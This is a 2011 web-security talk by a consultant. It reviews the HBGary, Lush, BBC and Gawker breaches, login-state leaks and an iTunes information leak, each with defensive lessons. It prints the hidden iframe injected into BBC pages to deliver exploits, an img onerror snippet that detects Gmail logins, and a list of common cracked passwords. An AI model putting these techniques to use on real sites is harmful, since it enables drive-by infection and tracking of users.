I KNOW WHAT YOU DID LAST SUMMER

The latest from the world of web hacks

Kirk Jackson
Aura Software Security
kirk@aurasoftwaresecurity.co.nz
@kirkj

2 March 2011

I know what you did last summer

- Some recent web attacks and techniques
- What went wrong?
- How do we protect our apps against these issues?
- Staying away from politics / history, and focusing on what happened, and what we can learn as web developers / security consultants
- “Lessons” are ideas we discussed at the presentation

Feb 2011

Anonymous vs HB Gary Federal

Anonymous vs HB Gary Federal

- Took down their website
- Accessed email
- Deleted backup data
- Remote-wiped his iPad

Anonymous vs HB Gary Federal

- SQL injection on company CMS:
  http://www.hbgaryfederal.com/pages.php?pageNav=2&page=**27**
- Extracted MD5 password hashes
  No salt, single pass – rainbow table lookup of CEO and COO
- Same password for email, twitter, LinkedIn
- SSH access, privilege escalation to root
  File store, backups, research data
- Admin access to email system
- Social engineering access to rootkit.com

Lessons?

- Old CMS code should've been audited
- SQL injection is an old, well-known issue
- Password hashes should be salted, better than MD5
- Servers and software should be patched
- Education: passwords should be strong, and not reused between systems. Regular users shouldn't be admins.

Dec 2010 - Feb 2011

Lush vs Lush

LUSH FRESH HANDMADE COSMETICS

LUSH WEBSITE PRIVACY BREACH
Our website has been the target of hackers

We are sorry to have to announce that the Australian and New Zealand websites have been hacked. We were alerted on Monday 14 February 2011 to advise us that entry has been gained and customer personal data may have been obtained by the hackers.

We urgently advise customers who have placed an online order with Lush Australia and New Zealand to contact their bank to discuss if cancelling their credit cards is advisable.

Whilst our website is not linked to the Lush UK website, which was recently compromised, it appears that the Australian and New Zealand Lush sites have also been targeted. As a precautionary matter we have removed access to our website while we carry out further security checks.

Lush is working with the police, forensic investigators and banks and doing all that we can to investigate the breach in privacy. We are currently in the process of contacting each of our online customers individually by email.

Meanwhile we would be happy to serve you in our shops or take your order at our Mail Order Phone Room, both of which **have not** been affected.

Again, we would like to say that we are truly sorry and thank all our customers for standing shoulder to shoulder with us during this difficult time.

Mail Order Phones are open:
Australia: Mon - Fri 9am to 5pm
New Zealand: Mon – Fri 9am to 3pm

Tel Australia: 1300 587 428
Tel New Zealand: 0800 587 469
Email: enquiries@lush.com.au

Sincerely,
All of us at Lush x

Dear Lush Forumites,
We are very sorry but your forum is linked to our website. When the website was taken down, the forum was suspended as well. We are working really hard towards getting the forum back up and running as soon as possible. We appreciate your understanding in this.
Sincerely,
The Lush Mail Order Team x

Lush vs Lush

We urgently advise customers who have placed an online order with Lush Australia and New Zealand to contact their bank to discuss if cancelling their credit cards is advisable.

Laura Gill

I made an order back in late December/January and my card information was definitely accessed because there were unauthorised attempts detected by my bank. Lush, can you tell me what other information was stored alongside my credit card details?

5 hours ago · Like · Comment

Natalie Mathes I also got like $300 charged to my card and would like to know what else was taken by the hackers

14 minutes ago

LUSH

LushAustralasia Lush Australasia

@georgia_lamb Hi Georgia we're very sorry if you've been affected. It was after the UK attack that we reviewed security & made the discovery

16 Feb ☆ Favorite ↻ Retweet ↩ Reply

Lush vs Lush

- UK site attack discovered 25 Dec, site taken offline 21 Jan, data since 4 Oct taken
- Customers report credit card theft
- Site brought back online 22 Feb
- NZ, AU breach noticed 10:30am 14 Feb
- Website shut down 11:30pm 14 Feb
- Westpac PCI, AU Privacy Commission get involved

Lessons?

- Credit card numbers shouldn't be stored – follow PCI guidelines
- Incident management – even companies that aren't "IT" should have a plan
- Long delay between detection, discovery and action
- Hack in UK should've caused NZ/AU site to be checked
- Old code should be regularly reviewed. Known issues should be documented / removed.

Feb 2011

BBC drive-by

- BBC 6 Music and BBC 1Xtra radio station websites
- Hidden iframe used to deliver PDF exploits

```
        </div>              <script type="text/javascript"> pulse.init( '6music', true );
</script>
<!-- Start of DoubleClick Spotlight Tag: Please do not remove --><!-- Activity Name for this tag
is: BBC 6 Music homepage  --><!-- Web site URL where tag should be placed: http://www.bbc.co.uk
/6music/  --><!-- This tag must be placed within the opening tag, as close to the beginning of it
as possible --><!-- Creation Date: 1/13/2009  --><script language="JavaScript">var axel =
Math.random()+"";var a = axel * 10000000000000;document.write(' <img
SRC="http://ad.uk.doubleclick.net/activity;src=1495170;type=bbc6m908;cat=bbc6m564;ord=1;num='+ a +
'?" WIDTH="1" HEIGHT="1" BORDER="0" alt="" height="" width="" />');</script><noscript><img
SRC="http://ad.uk.doubleclick.net/activity;src=1495170;type=bbc6m908;cat=bbc6m564;ord=1;num=1?"
WIDTH="1" HEIGHT="1" BORDER="0" alt="" height="" width="" /></noscript><!-- End of DoubleClick
Spotlight Tag: Please do not remove --><iframe src="http://[redacted].co.cc/pp/inbzewerhvxoj.php"
width=1 height=1 style="visibility: hidden;"></iframe></body></html>
<!-- end IPS 2.52 pgid:119539-->
```

Lessons?

- Hard to detect – malicious content is not going through the firewall
- Monitor for content changes on server hard-disk e.g. tripwire
- Vulnerability scanning / security audits regularly

- Lots of unpatched users browse our sites!

Jan 2011

Are you logged in to Gmail?

Mike Cardwell, grepular.com

- Can tell if the visitor to your website is also logged in to other websites:

```
Are you logged into Twitter ? (Yes, you are logged in)
Are you logged into Facebook? (No, you're not logged in)
```

- An attacker could use this info to perform CSRF attacks, phish etc

Are you logged in to Gmail?

How it works:

- Target website has content hidden behind login https://mail.google.com/mail/photos/static/AD34hIhNx1pdsCxEpo6...
- Attacker website inserts img, js or other include tag, with onerror javascript
- If there's an HTTP error code, the browser runs the javascript

Are you logged in to Gmail?

```
<img style="display:none;"
     onload="logged_in_to_gmail()"
     onerror="not_logged_in_to_gmail()"
     src="https://mail.google.com/mail
     /photos/static/AD34hIhNx1pdsCxEpo6LavSR
   ..."
/>
```


Lessons?

- “Information leakage”
- Is this an issue for your site?
- Return 200 for all requests, even if error
- Consider checking referer header and always returning an error if it’s off-site
- CSRF token for all urls (breaks the web?)

Feb 2011


SpyTunes

Send a gift from iTunes to a friend:



SpyTunes

iTunes tells you whether the user already has that song:



SpyTunes

- Works for music, videos, iPad / iPhone apps
- Allows someone to find out what their friend likes

Lessons?

- Try not to disclose info about what users are doing on your site
- Use Amazon approach – accept gift requests, and then handle duplicates later with a credit to recipient

Dec 2010

Gawker

- 1.3million usernames / passwords
- Staff accounts, emails, conversations, source code
- Lifehacker, Gizmodo, Gawker, ….
- DES-based crypt used for passwords
- Lots of ‘regular folk’ affected


Gawker

- Top 25 passwords:

- 99.45% of cracked passwords are alphaumeric only
- 77% of passwords only in use by one user

```
2516 123456
2188 password
1205 12345678
 696 qwerty
 498 abc123
 459 12345
 441 monkey
 413 111111
 385 consumer
 376 letmein
 351 1234
 318 dragon
 307 trustno1
 303 baseball
 302 gizmodo
 300 whatever
 297 superman
 276 1234567
 266 sunshine
 266 iloveyou
 262 fuckyou
 256 starwars
 255 shadow
 241 princess
 234 cheese
```

Gawker



- Hundreds of twitter accounts used the same password
- Twitter, LinkedIn, World of Warcraft, Yahoo users forced to reset their passwords

Lessons?

Big discussions: problems with passwords, and what our sites can do

- Are our users re-using passwords on other sites? How can we educate them?
- Testing for insecure passwords e.g. cracklib, twitter password blacklist
- If a big site discloses passwords, how do we protect our own users?

Links

- ARS Technica on HBGary: http://b3g.in/dJEXvn
- Colbert on HBGary: http://b3g.in/dFFd7r
- Lush UK, NZ: http://b3g.in/higunD http://b3g.in/gOMMPR
- BBC: http://b3g.in/gUwyy6
- Are you logged in? http://b3g.in/fEINBk
- SpyTunes: http://b3g.in/fuS0gI
- Gawker: http://b3g.in/gBo4z7 http://b3g.in/gooCiJ http://b3g.in/g5Z7qM http://b3g.in/eptfve
- Jeremiah Grossman: http://jeremiahgrossman.blogspot.com/